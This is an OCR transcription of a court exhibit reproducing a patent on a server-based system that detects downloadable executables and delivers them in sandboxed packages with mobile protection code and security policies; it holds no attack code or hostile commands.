Malicious access
No
Yes
Determine policies in accordance with the access attempt
1109
Execute the policies (including causing an allowable response expected by the Donwloadable to be returned to the Downloadable)
1111
End

FIG. 11

EXHIBIT R
Part 4 of 6




FIG. 12a




FIG. 12b

MALICIOUS MOBILE CODE RUNTIME MONITORING SYSTEM AND METHODS

PRIORITY REFERENCE TO RELATED APPLICATIONS

This application claims benefit of and hereby incorporates by reference provisional application Ser. No. 60/205,591, entitled "Computer Network Malicious Code Run-time Monitoring," filed on May 17, 2000 by inventors Nimrod Itzhak Vered, et al. This application is also a Continuation-In-Part of and hereby incorporates by reference patent application Ser. No. 09/539,667, now U.S. Pat. No. 6,804,780, entitled "System and Method for Protecting a Computer and a Network From Hostile Downloadables" filed on Mar. 30, 2000 by inventor Shlomo Touboul. This application is also a Continuation-In-Part of and hereby incorporates by reference patent application Ser. No. 09/551,302, now U.S. Pat. No. 6,480,962, entitled "System and Method for Protecting a Client During Runtime From Hostile Downloadables", filed on Apr. 18, 2000 by inventor Shlomo Touboul.

BACKGROUND OF THE INVENTION

1. Field of the Invention

This invention relates generally to computer networks, and more particularly provides a system and methods for protecting network-connectable devices from undesirable downloadable operation.

2. Description of the Background Art

Advances in networking technology continue to impact an increasing number and diversity of users. The Internet, for example, already provides to expert, intermediate and even novice users the informational, product and service resources of over 100,000 interconnected networks owned by governments, universities, nonprofit groups, companies, etc. Unfortunately, particularly the Internet and other public networks have also become a major source of potentially system-fatal or otherwise damaging computer code commonly referred to as "viruses."

Efforts to forestall viruses from attacking networked computers have thus far met with only limited success at best. Typically, a virus protection program designed to identify and remove or protect against the initiating of known viruses is installed on a network firewall or individually networked computer. The program is then inevitably surmounted by some new virus that often causes damage to one or more computers. The damage is then assessed and, if isolated, the new virus is analyzed. A corresponding new virus protection program (or update thereof) is then developed and installed to combat the new virus, and the new program operates successfully until yet another new virus appears—and so on. Of course, damage has already typically been incurred.

To make matters worse, certain classes of viruses are not well recognized or understood, let alone protected against. It is observed by this inventor, for example, that Downloadable information comprising program code can include distributable components (e.g. Java™ applets and JavaScript scripts, ActiveX™ controls, Visual Basic, add-ins and/or others). It can also include, for example, application programs, Trojan horses, multiple compressed programs such as zip or meta files, among others. U.S. Pat. No. 5,983,348 to Shuang, however, teaches a protection system for protecting against only distributable components including "Java applets or ActiveX controls", and further does so using resource intensive and high bandwidth static Downloadable content and operational analysis, and modification of the Downloadable component; Shuang further fails to detect or protect against additional program code included within a tested Downloadable. U.S. Pat. No. 5,974,549 to Golan teaches a protection system that further focuses only on protecting against ActiveX controls and not other distributable components, let alone other Downloadable types. U.S. Pat. No. 6,167,520 to Touboul enables more accurate protection than Shuang or Golan, but lacks the greater flexibility and efficiency taught herein, as do Shuang and Golan.

Accordingly, there remains a need for efficient, accurate and flexible protection of computers and other network connectable devices from malicious Downloadables.

SUMMARY OF THE INVENTION

The present invention provides protection systems and methods capable of protecting a personal computer ("PC") or other persistently or even intermittently network accessible devices or processes from harmful, undesirable, suspicious or other "malicious" operations that might otherwise be effectuated by remotely operable code. While enabling the capabilities of prior systems, the present invention is not nearly so limited, resource intensive or inflexible, and yet enables more reliable protection. For example, remotely operable code that is protectable against can include downloadable application programs, Trojan horses and program code groupings, as well as software "components", such as Java™ applets, ActiveX™ controls, JavaScript™/Visual Basic scripts, add-ins, etc., among others. Protection can also be provided in a distributed interactively, automatically or mixed configurable manner using protected client, server or other parameters, redirection, local/remote logging, etc., and other server/client based protection measures can also be separately and/or interoperably utilized, among other examples.

In one aspect, embodiments of the invention provide for determining, within one or more network "servers" (e.g. fireballs, resources, gateways, email relays or other devices/processes that are capable of receiving-and-transferring a Downloadable) whether received information includes executable code (and is a "Downloadable"). Embodiments also provide for delivering static, configurable and/or extensible remotely operable protection policies to a Downloadable-destination, more typically as a sandboxed package including the mobile protection code, downloadable policies and one or more received Downloadables. Further client-based or remote protection code/policies can also be utilized in a distributed manner. Embodiments also provide for causing the mobile protection code to be executed within a Downloadable-destination in a manner that enables various Downloadable operations to be detected, intercepted or further responded to via protection operations. Additional server/information-destination device security or other protection is also enabled, among still further aspects.

A protection engine according to an embodiment of the invention is operable within one or more network servers, firewalls or other network connectable information re-communicating devices (as are referred to herein summarily one or more "servers" or "re-communicators"). The protection engine includes an information monitor for monitoring information received by the server, and a code detection engine for determining whether the received information includes executable code. The protection engine also includes a packaging engine for causing a sandboxed package, typically including mobile protection code and downloadable protection policies to be sent to a Downloadable-

destination in conjunction with the received information, if the received information is determined to be a Downloadable.

A sandboxed package according to an embodiment of the invention is receivable by and operable with a remote Downloadable-destination. The sandboxed package includes mobile protection code ("MPC") for causing one or more predetermined malicious operations or operation combinations of a Downloadable to be monitored or otherwise intercepted. The sandboxed package also includes protection policies (operable alone or in conjunction with further Downloadable-destination stored or received policies/MPCs) for causing one or more predetermined operations to be performed if one or more undesirable operations of the Downloadable is/are intercepted. The sandboxed package can also include a corresponding Downloadable and can provide for initiating the Downloadable in a protective "sandbox". The MPC/policies can further include a communicator for enabling further MPC/policy information or "modules" to be utilized and/or for event logging or other purposes.

A sandbox protection system according to an embodiment of the invention comprises an installer for enabling a received MPC to be executed within a Downloadable-destination (device/process) and further causing a Downloadable application program, distributable component or other received downloadable code to be received and installed within the Downloadable-destination. The protection system also includes a diverter for monitoring one or more operation attempts of the Downloadable, an operation analyzer for determining one or more responses to the attempts, and a security enforcer for effectuating responses to the monitored operations. The protection system can further include one or more security policies according to which one or more protection system elements are operable automatically (e.g. programmatically) or in conjunction with user intervention (e.g. as enabled by the security enforcer). The security policies can also be configurable/extensible in accordance with further downloadable and/or Downloadable-destination information.

A method according to an embodiment of the invention includes receiving downloadable information, determining whether the downloadable information includes executable code, and causing a mobile protection code and security policies to be communicated to a network client in conjunction with security policies and the downloadable information if the downloadable information is determined to include executable code. The determining can further provide multiple tests for detecting, alone or together, whether the downloadable information includes executable code.

A further method according to an embodiment of the invention includes forming a sandboxed package that includes mobile protection code ("MPC"), protection policies, and a received, detected-Downloadable, and causing the sandboxed package to be communicated to and installed by a receiving device or process ("user device") for responding to one or more malicious operation attempts by the detected-Downloadable from within the user device. The MPC/policies can further include a base "module" and a "communicator" for enabling further up/downloading of one or more further "modules" or other information (e.g. events, user/user device information, etc.).

Another method according to an embodiment of the invention includes installing, within a user device, received mobile protection code ("MPC") and protection policies in conjunction with the user device receiving a downloadable application program, component or other Downloadable(s). The method also includes determining, by the MPC, a resource access attempt by the Downloadable, and initiating, by the MPC, one or more predetermined operations corresponding to the attempt. (Predetermined operations can, for example, comprise initiating user, administrator, client, network or protection system determinable operations, including but not limited to modifying the Downloadable operation, extricating the Downloadable, notifying a user/another, maintaining a local/remote log, causing one or more MPCs/policies to be downloaded, etc.)

Advantageously, systems and methods according to embodiments of the invention enable potentially damaging, undesirable or otherwise malicious operations by even unknown mobile code to be detected, prevented, modified and/or otherwise protected against without modifying the mobile code. Such protection is further enabled in a manner that is capable of minimizing server and client resource requirements, does not require pre-installation of security code within a Downloadable-destination, and provides for client specific or generic and readily updateable security measures to be flexibly and efficiently implemented. Embodiments further provide for thwarting efforts to bypass security measures (e.g. by "hiding" undesirable operation causing information within apparently inert or otherwise "friendly" downloadable information) and/or dividing or combining security measures for even greater flexibility and/or efficiency.

Embodiments also provide for determining protection policies that can be downloaded and/or ascertained from other security information (e.g. browser settings, administrative policies, user input, uploaded information, etc.). Different actions in response to different Downloadable operations, clients, users and/or other criteria are also enabled, and embodiments provide for implementing other security measures, such as verifying a downloadable source, certification, authentication, etc. Appropriate action can also be accomplished automatically (e.g. programmatically) and/or in conjunction with alerting one or more users/administrators, utilizing user input, etc. Embodiments further enable desirable Downloadable operations to remain substantially unaffected, among other aspects.

BRIEF DESCRIPTION OF THE DRAWINGS

FIG. **1***a* is a block diagram illustrating a network system in accordance with an embodiment of the present invention;

FIG. **1***b* is a block diagram illustrating a network subsystem example in accordance with an embodiment of the invention;

FIG. **1***c* is a block diagram illustrating a further network subsystem example in accordance with an embodiment of the invention;

FIG. **2** is a block diagram illustrating a computer system in accordance with an embodiment of the invention;

FIG. **3** is a flow diagram broadly illustrating a protection system host according to an embodiment of the invention;

FIG. **4** is a block diagram illustrating a protection engine according to an embodiment of the invention;

FIG. **5** is a block diagram illustrating a content inspection engine according to an embodiment of the invention;

FIG. **6***a* is a block diagram illustrating protection engine parameters according to an embodiment of the invention;

FIG. **6***b* is a flow diagram illustrating a linking engine use in conjunction with ordinary, compressed and distributable sandbox package utilization, according to an embodiment of the invention;

FIG. **7***a* is a flow diagram illustrating a sandbox protection system operating within a destination system, according to an embodiment of the invention;

FIG. **7***b* is a block diagram illustrating memory allocation usable in conjunction with the protection system of FIG. **7***a*, according to an embodiment of the invention;

FIG. **8** is a block diagram illustrating a mobile protection code according to an embodiment of the invention;

FIG. **9** is a flowchart illustrating a server based protection method according to an embodiment of the invention;

FIG. **10***a* is a flowchart illustrating method for determining if a potential-Downloadable includes or is likely to include executable code, according to an embodiment of the invention;

FIG. **10***b* is a flowchart illustrating a method for forming a protection agent, according to an embodiment of the invention;

FIG. **11** is a flowchart illustrating a method for protecting a Downloadable destination according to an embodiment of the invention;

FIG. **12***a* is a flowchart illustrating a method for forming a Downloadable access interceptor according to an embodiment of the invention; and

FIG. **12***b* is a flowchart illustrating a method for implementing mobile protection policies according to an embodiment of the invention.

DETAILED DESCRIPTION

In providing malicious mobile code runtime monitoring systems and methods, embodiments of the invention enable actually or potentially undesirable operations of even unknown malicious code to be efficiently and flexibly avoided. Embodiments provide, within one or more "servers" (e.g. firewalls, resources, gateways, email relays or other information re-communicating devices), for receiving downloadable-information and detecting whether the downloadable-information includes one or more instances of executable code (e.g. as with a Trojan horse, zip/meta file etc.). Embodiments also provide for separately or interoperably conducting additional security measures within the server, within a Downloadable-destination of a detected-Downloadable, or both.

Embodiments further provide for causing mobile protection code ("MPC") and downloadable protection policies to be communicated to, installed and executed within one or more received information destinations in conjunction with a detected-Downloadable. Embodiments also provide, within an information-destination, for detecting malicious operations of the detected-Downloadable and causing responses thereto in accordance with the protection policies (which can correspond to one or more user, Downloadable, source, destination, or other parameters), or further downloaded or downloadable-destination based policies (which can also be configurable or extensible). (Note that the term "or", as used herein, is generally intended to mean "and/or" unless otherwise indicated.)

FIGS. **1***a* through **1***c* illustrate a computer network system **100** according to an embodiment of the invention. FIG. **1***a* broadly illustrates system **100**, while FIGS. **1***b* and **1***c* illustrate exemplary protectable subsystem implementations corresponding with system **104** or **106** of FIG. **1***a*.

Beginning with FIG. **1***a*, computer network system **100** includes an external computer network **101**, such as a Wide Area Network or "WAN" (e.g. the Internet), which is coupled to one or more network resource servers (summarily depicted as resource server-**1** **102** and resource server-N **103**). Where external network **101** includes the Internet, resource servers 1-N (**102**, **103**) might provide one or more resources including web pages, streaming media, transaction-facilitating information, program updates or other downloadable information, summarily depicted as resources **121**, **131** and **132**. Such information can also include more traditionally viewed "Downloadables" or "mobile code" (i.e. distributable components), as well as downloadable application programs or other further Downloadables, such as those that are discussed herein. (It will be appreciated that interconnected networks can also provide various other resources as well.)

Also coupled via external network **101** are subsystems **104**–**106**. Subsystems **104**–**106** can, for example, include one or more servers, personal computers ("PCs"), smart appliances, personal information managers or other devices/processes that are at least temporarily or otherwise intermittently directly or indirectly connectable in a wired or wireless manner to external network **101** (e.g. using a dialup, DSL, cable modem, cellular connection, IR/RF, or various other suitable current or future connection alternatives). One or more of subsystems **104**–**106** might further operate as user devices that are connectable to external network **101** via an internet service provider ("ISP") or local area network ("LAN"), such as a corporate intranet, or home, portable device or smart appliance network, among other examples.

FIG. **1***a* also broadly illustrates how embodiments of the invention are capable of selectively, modifiably or extensibly providing protection to one or more determinable ones of networked subsystems **104**–**106** or elements thereof (not shown) against potentially harmful or other undesirable ("malicious") effects in conjunction with receiving downloadable information. "Protected" subsystem **104**, for example, utilizes a protection in accordance with the teachings herein, while "unprotected" subsystem-N **105** employs no protection, and protected subsystem-M **106** might employ one or more protections including those according to the teachings herein, other protection, or some combination.

System **100** implementations are also capable of providing protection to redundant elements **107** of one or more of subsystems **104**–**106** that might be utilized, such as backups, failsafe elements, redundant networks, etc. Where included, such redundant elements are also similarly protectable in a separate, combined or coordinated manner using embodiments of the present invention either alone or in conjunction with other protection mechanisms. In such cases, protection can be similarly provided singly, as a composite of component operations or in a backup fashion. Care should, however, be exercised to avoid potential repeated protection engine execution corresponding to a single Downloadable; such "chaining" can cause a Downloadable to operate incorrectly or not at all, unless a subsequent detection engine is configured to recognize a prior packaging of the Downloadable.

FIGS. **1***b* and **1***c* further illustrate, by way of example, how protection systems according to embodiments of the invention can be utilized in conjunction with a wide variety of different system implementations. In the illustrated examples, system elements are generally configurable in a manner commonly referred to as a "client-server" configuration, as is typically utilized for accessing Internet and many other network resources. For clarity sake, a simple client-server configuration will be presumed unless otherwise indicated. It will be appreciated, however, that other configurations of interconnected elements might also be utilized (e.g. peer-peer, routers, proxy servers, networks,

converters, gateways, services, network reconfiguring elements, etc.) in accordance with a particular application.

The FIG. **1***b* example shows how a suitable protected system **104***a* (which can correspond to subsystem-**1** **104** or subsystem-M **106** of FIG. **1**) can include a protection-initiating host "server" or "re-communicator" (e.g. ISP server **140***a*), one or more user devices or "Downloadable-destinations" **145**, and zero or more redundant elements (which elements are summarily depicted as redundant client device/process **145***a*). In this example, ISP server **140***a* includes one or more email, Internet or other servers **141***a*, or other devices or processes capable of transferring or otherwise "re-communicating" downloadable information to user devices **145**. Server **141***a* further includes protection engine or "PE" **142***a*, which is capable of supplying mobile protection code ("MPC") and protection policies for execution by client devices **145**. One or more of user devices **145** can further include a respective one or more clients **146** for utilizing information received via server **140***a*, in accordance with which MPC and protection policies are operable to protect user devices **145** from detrimental, undesirable or otherwise "malicious" operations of downloadable information also received by user device **145**.

The FIG. **1***c* example shows how a further suitable protected system **104***b* can include, in addition to a "re-communicator", such as server **142***b*, a firewall **143***c* (e.g. as is typically the case with a corporate intranet and many existing or proposed home/smart networks.) In such cases, a server **141***b* or firewall **143** can operate as a suitable protection engine host. A protection engine can also be implemented in a more distributed manner among two or more protection engine host systems or host system elements, such as both of server **141***b* and firewall **143**, or in a more integrated manner, for example, as a standalone device. Redundant system or system protection elements can also be similarly provided in a more distributed or integrated manner (see above).

System **104***b* also includes internal network **144** and user devices **145**. User devices **145** further include a respective one or more clients **146** for utilizing information received via server **140***a*, in accordance with which the MPCs or protection policies are operable. (As in the previous example, one or more of user devices **145** can also include or correspond with similarly protectable redundant system elements, which are not shown.)

It will be appreciated that the configurations of FIGS. **1***a*–**1***c* are merely exemplary. Alternative embodiments might, for example, utilize other suitable connections, devices or processes. One or more devices can also be configurable to operate as a network server, firewall, smart router, a resource server servicing deliverable third-party/manufacturer postings, a user device operating as a firewall/server, or other information-suppliers or intermediaries (i.e. as a "re-communicator" or "server") for servicing one or more further interconnected devices or processes or interconnected levels of devices or processes. Thus, for example, a suitable protection engine host can include one or more devices or processes capable of providing or supporting the providing of mobile protection code or other protection consistent with the teachings herein. A suitable information-destination or "user device" can further include one or more devices or processes (such as email, browser or other clients) that are capable of receiving and initiating or otherwise hosting a mobile code execution.

FIG. **2** illustrates an exemplary computing system **200**, that can comprise one or more of the elements of FIGS. **1***a* through **1***c*. While other application-specific alternatives might be utilized, it will be presumed for clarity sake that system **100** elements (FIGS. **1***a–c*) are implemented in hardware, software or some combination by one or more processing systems consistent therewith, unless otherwise indicated.

Computer system **200** comprises elements coupled via communication channels (e.g. bus **201**) including one or more general or special purpose processors **202**, such as a Pentium® or Power PC®, digital signal processor ("DSP"), etc. System **200** elements also include one or more input devices **203** (such as a mouse, keyboard, microphone, pen, etc.), and one or more output devices **204**, such as a suitable display, speakers, actuators, etc., in accordance with a particular application.

System **200** also includes a computer readable storage media reader **205** coupled to a computer readable storage medium **206**, such as a storage/memory device or hard or removable storage/memory media; such devices or media are further indicated separately as storage device **208** and memory **209**, which can include hard disk variants, floppy/compact disk variants, digital versatile disk ("DVD") variants, smart cards, read only memory, random access memory, cache memory, etc., in accordance with a particular application. One or more suitable communication devices **207** can also be included, such as a modem, DSL, infrared or other suitable transceiver, etc. for providing inter-device communication directly or via one or more suitable private or public networks that can include but are not limited to those already discussed.

Working memory further includes operating system ("OS") elements and other programs, such as application programs, mobile code, data, etc. for implementing system **100** elements that might be stored or loaded therein during use. The particular OS can vary in accordance with a particular device, features or other aspects in accordance with a particular application (e.g. Windows, Mac, Linux, Unix or Palm OS variants, a proprietary OS, etc.). Various programming languages or other tools can also be utilized, such as C++, Java, Visual Basic, etc. As will be discussed, embodiments can also include a network client such as a browser or email client, e.g. as produced by Netscape, Microsoft or others, a mobile code executor such as an OS task manager, Java Virtual Machine ("JVM"), etc., and an application program interface ("API"), such as a Microsoft Windows or other suitable element in accordance with the teachings herein. (It will also become apparent that embodiments might also be implemented in conjunction with a resident application or combination of mobile code and resident application components.)

One or more system **200** elements can also be implemented in hardware, software or a suitable combination. When implemented in software (e.g. as an application program, object, downloadable, servlet, etc. in whole or part), a system **200** element can be communicated transitionally or more persistently from local or remote storage to memory (or cache memory, etc.) for execution, or another suitable mechanism can be utilized, and elements can be implemented in compiled or interpretive form. Input, intermediate or resulting data or functional elements can further reside more transitionally or more persistently in a storage media, cache or more persistent volatile or non-volatile memory, (e.g. storage device **207** or memory **208**) in accordance with a particular application.

FIG. **3** illustrates an interconnected re-communicator **300** generally consistent with system **140***b* of FIG. **1**, according to an embodiment of the invention. As with system **140***b*, system **300** includes a server **301**, and can also include a

firewall **302**. In this implementation, however, either server **301** or firewall **302** (if a firewall is used) can further include a protection engine (**310** or **320** respectively). Thus, for example, an included firewall can process received information in a conventional manner, the results of which can be further processed by protection engine **310** of server **301**, or information processed by protection engine **320** of an included firewall **302** can be processed in a conventional manner by server **301**. (For clarity sake, a server including a singular protection engine will be presumed, with or without a firewall, for the remainder of the discussion unless otherwise indicated. Note, however, that other embodiments consistent with the teachings herein might also be utilized.)

FIG. **3** also shows how information received by server **301** (or firewall **302**) can include non-executable information, executable information or a combination of non-executable and one or more executable code portions (e.g. so-called Trojan horses that include a hostile Downloadable within a friendly one, combined, compressed or otherwise encoded files, etc.). Particularly such combinations will likely remain undetected by a firewall or other more conventional protection systems. Thus, for convenience, received information will also be referred to as a "potential-Downloadable", and received information found to include executable code will be referred to as a "Downloadable" or equivalently as a "detected-Downloadable" (regardless of whether the executable code includes one or more application programs, distributable "components" such as Java, ActiveX, add-in, etc.).

Protection engine **310** provides for detecting whether received potential-Downloadables include executable code, and upon such detection, for causing mobile protection code ("MPC") to be transferred to a device that is a destination of the potential-Downloadable (or "Downloadable-destination"). Protection engine **310** can also provide protection policies in conjunction with the MPC (or thereafter as well), which MPC/policies can be automatically (e.g. programmatically) or interactively configurable in accordance user, administrator, downloadable source, destination, operation, type or various other parameters alone or in combination (see below). Protection engine **310** can also provide or operate separately or interoperably in conjunction with one or more of certification, authentication, downloadable tagging, source checking, verification, logging, diverting or other protection services via the MPC, policies, other local/remote server or destination processing, etc. (e.g. which can also include protection mechanisms taught by the above-noted prior applications; see FIG. **4**).

Operationally, protection engine **310** of server **301** monitors information received by server **301** and determines whether the received information is deliverable to a protected destination, e.g. using a suitable monitor/data transfer mechanism and comparing a destination-address of the received information to a protected destination set, such as a protected destinations list, array, database, etc. (All deliverable information or one or more subsets thereof might also be monitored.) Protection engine **310** further analyzes the potential-Downloadable and determines whether the potential-Downloadable includes executable code. If not, protection engine **310** enables the not executable potential-Downloadable **331** to be delivered to its destination in an unaffected manner.

In conjunction with determining that the potential-Downloadable is a detected-Downloadable, protection engine **310** also causes mobile protection code or "MPC" **341** to be communicated to the Downloadable-destination of the Downloadable, more suitably in conjunction with the detected-Downloadable **343** (see below). Protection engine **310** further causes downloadable protection policies **342** to be delivered to the Downloadable-destination, again more suitably in conjunction with the detected-Downloadable. Protection policies **342** provide parameters (or can additionally or alternatively provide additional mobile code) according to which the MPC is capable of determining or providing applicable protection to a Downloadable-destination against malicious Downloadable operations.

(One or more "checked", tag, source, destination, type, detection or other security result indicators, which are not shown, can also be provided as corresponding to determined non-Downloadables or Downloadables, e.g. for testing, logging, further processing, further identification tagging or other purposes in accordance with a particular application.)

Further MPCs, protection policies or other information are also deliverable to a the same or another destination, for example, in accordance with communication by an MPC/protection policies already delivered to a downloadable-destination. Initial or subsequent MPCs/policies can further be selected or configured in accordance with a Downloadable-destination indicated by the detected-Downloadable, destination-user or administrative information, or other information providable to protection engine **310** by a user, administrator, user system, user system examination by a communicated MPC, etc. (Thus, for example, an initial MPC/policies can also be initially provided that are operable with or optimized for more efficient operation with different Downloadable-destinations or destination capabilities.)

While integrated protection constraints within the MPC might also be utilized, providing separate protection policies has been found to be more efficient, for example, by enabling more specific protection constraints to be more easily updated in conjunction with detected-Downloadable specifics, post-download improvements, testing, etc. Separate policies can further be more efficiently provided (e.g. selected, modified, instantiated, etc.) with or separately from an MPC, or in accordance with the requirements of a particular user, device, system, administration, later improvement, etc., as might also be provided to protection engine **310** (e.g. via user/MPC uploading, querying, parsing a Downloadable, or other suitable mechanism implemented by one or more servers or Downloadable-destinations).

(It will also become apparent that performing executable code detection and communicating to a downloadable-Destination an MPC and any applicable policies as separate from a detected-Downloadable is more accurate and far less resource intensive than, for example, performing content and operation scanning, modifying a Downloadable, or providing completely Downloadable-destination based security.)

System **300** enables a single or extensible base-MPC to be provided, in anticipation or upon receipt of a first Downloadable, that is utilized thereafter to provide protection of one or more Downloadable-destinations. It is found, however, that providing an MPC upon each detection of a Downloadable (which is also enabled) can provide a desirable combination of configurability of the MPC/policies and lessened need for management (e.g. given potentially changing user/destination needs, enabling testing, etc.).

Providing an MPC upon each detection of a Downloadable also facilitates a lessened demand on destination resources, e.g. since information-destination resources used in executing the MPC/policies can be re-allocated following such use. Such alternatives can also be selectively, modifiably or extensibly provided (or further in accordance with other application-specific factors that might also apply.)

Thus, for example, a base-MPC or base-policies might be provided to a user device that is/are extensible via additionally downloadable "modules" upon server **301** detection of a Downloadable deliverable to the same user device, among other alternatives.

In accordance with a further aspect of the invention, it is found that improved efficiency can also be achieved by causing the MPC to be executed within a Downloadable-destination in conjunction with, and further, prior to initiation of the detected Downloadable. One mechanism that provides for greater compatibility and efficiency in conjunction with conventional client-based Downloadable execution is for a protection engine to form a sandboxed package **340** including MPC **341**, the detected-Downloadable **343** and any policies **342**. For example, where the Downloadable is a binary executable to be executed by an operating system, protection engine **310** forms a protected package by concatenating, within sandboxed package **340**, MPC **341** for delivery to a Downloadable-destination first, followed by protection policies **342** and Downloadable **343**. (Concatenation or techniques consistent therewith can also be utilized for providing a protecting package corresponding to a Java applet for execution by a JVM of a Downloadable-destination, or with regard to ActiveX controls, add-ins or other distributable components, etc.)

The above concatenation or other suitable processing will result in the following. Upon receipt of sandboxed package **340** by a compatible browser, email or other destination-client and activating of the package by a user or the destination-client, the operating system (or a suitable responsively initiated distributed component host) will attempt to initiate sandboxed package **340** as a single Downloadable. Such processing will, however, result in initiating the MPC **341** and—in accordance with further aspects of the invention—the MPC will initiate the Downloadable in a protected manner, further in accordance with any applicable included or further downloaded protection policies **342**. (While system **300** is also capable of ascertaining protection policies stored at a Downloadable-destination, e.g. by poll, query, etc. of available destination information, including at least initial policies within a suitable protecting package is found to avoid associated security concerns or inefficiencies.)

Turning to FIG. **4**, a protection engine **400** generally consistent with protection engine **310** (or **320**) of FIG. **3** is illustrated in accordance with an embodiment of the invention. Protection engine **400** comprises information monitor **401**, detection engine **402**, and protected packaging engine **403**, which further includes agent generator **431**, storage **404**, linking engine **405**, and transfer engine **406**. Protection engine **400** can also include a buffer **407**, for temporarily storing a received potential-Downloadable, or one or more systems for conducting additional authentication, certification, verification or other security processing (e.g. summarily depicted as security system **408**) Protection engine **400** can further provide for selectively re-directing, further directing, logging, etc. of a potential/detected Downloadable or information corresponding thereto in conjunction with detection, other security, etc., in accordance with a particular application.

(Note that FIG. **4**, as with other figures included herein, also depicts exemplary signal flow arrows; such arrows are provided to facilitate discussion, and should not be construed as exclusive or otherwise limiting.)

Information monitor **401** monitors potential-Downloadables received by a host server and provides the information via buffer **407** to detection engine **402** or to other system **400** elements. Information monitor **401** can be configured to monitor host server download operations in conjunction with a user or a user-device that has logged-on to the server, or to receive information via a server operation hook, servlet, communication channel or other suitable mechanism.

Information monitor **401** can also provide for transferring, to storage **404** or other protection engine elements, configuration information including, for example, user, MPC, protection policy, interfacing or other configuration information (e.g. see FIG. **6**). Such configuration information monitoring can be conducted in accordance with a user/device logging onto or otherwise accessing a host server, via one or more of configuration operations, using an applet to acquire such information from or for a particular user, device or devices, via MPC/policy polling of a user device, or via other suitable mechanisms.

Detection engine **402** includes code detector **421**, which receives a potential-Downloadable and determines, more suitably in conjunction with inspection parameters **422**, whether the potential-Downloadable includes executable code and is thus a "detected-Downloadable". (Code detector **421** can also include detection processors for performing file decompression or other "decoding", or such detection-facilitating processing as decryption, utilization/support of security system **408**, etc. in accordance with a particular application.)

Detection engine **402** further transfers a detected-downloadable ("XEQ") to protected packaging engine **403** along with indicators of such detection, or a determined non-executable ("NXEQ") to transfer engine **406**. (Inspection parameters **422** enable analysis criteria to be readily updated or varied, for example, in accordance with particular source, destination or other potential Downloadable impacting parameters, and are discussed in greater detail with reference to FIG. **5**). Detection engine **402** can also provide indicators for delivery of initial and further MPCs/policies, for example, prior to or in conjunction with detecting a Downloadable and further upon receipt of an indicator from an already downloaded MPC/policy. A downloaded MPC/policy can further remain resident at a user device with further modules downloaded upon or even after delivery of a sandboxed package. Such distribution can also be provided in a configurable manner, such that delivery of a complete package or partial packages are automatically or interactively determinable in accordance with user/administrative preferences/policies, among other examples.

Packaging engine **403** provides for generating mobile protection code and protection policies, and for causing delivery thereof (typically with a detected-Downloadable) to a Downloadable-destination for protecting the Downloadable-destination against malicious operation attempts by the detected Downloadable. In this example, packaging engine **403** includes agent generator **431**, storage **404** and linking engine **405**.

Agent generator **431** includes an MPC generator **432** and a protection policy generator **433** for "generating" an MPC and a protection policy (or set of policies) respectively upon receiving one or more "generate MPC/policy" indicators from detection engine **402**, indicating that a potential-Downloadable is a detected-Downloadable. MPC generator **432** and protection policy generator **433** provide for generating MPCs and protection policies respectively in accordance with parameters retrieved from storage **404**. Agent generator **431** is further capable of providing multiple MPCs/policies, for example, the same or different MPCs/policies in accordance with protecting ones of multiple executables within a

zip file, or for providing initial MPCs/policies and then further MPCs/policies or MPC/policy "modules" as initiated by further indicators such as given above, via an indicator of an already downloaded MPC/policy or via other suitable mechanisms. (It will be appreciated that pre-constructed MPCs/policies or other processing can also be utilized, e.g. via retrieval from storage **404**, but with a potential decrease in flexibility.)

MPC generator **432** and protection policy generator **433** are further configurable. Thus, for example, more generic MPCs/policies can be provided to all or a grouping of serviced destination-devices (e.g. in accordance with a similarly configured/administered intranet), or different MPCs/policies that can be configured in accordance with one or more of user, network administration, Downloadable-destination or other parameters (e.g. see FIG. **6**). As will become apparent, a resulting MPC provides an operational interface to a destination device/process. Thus, a high degree of flexibility and efficiency is enabled in providing such an operational interface within different or differently configurable user devices/processes or other constraints.
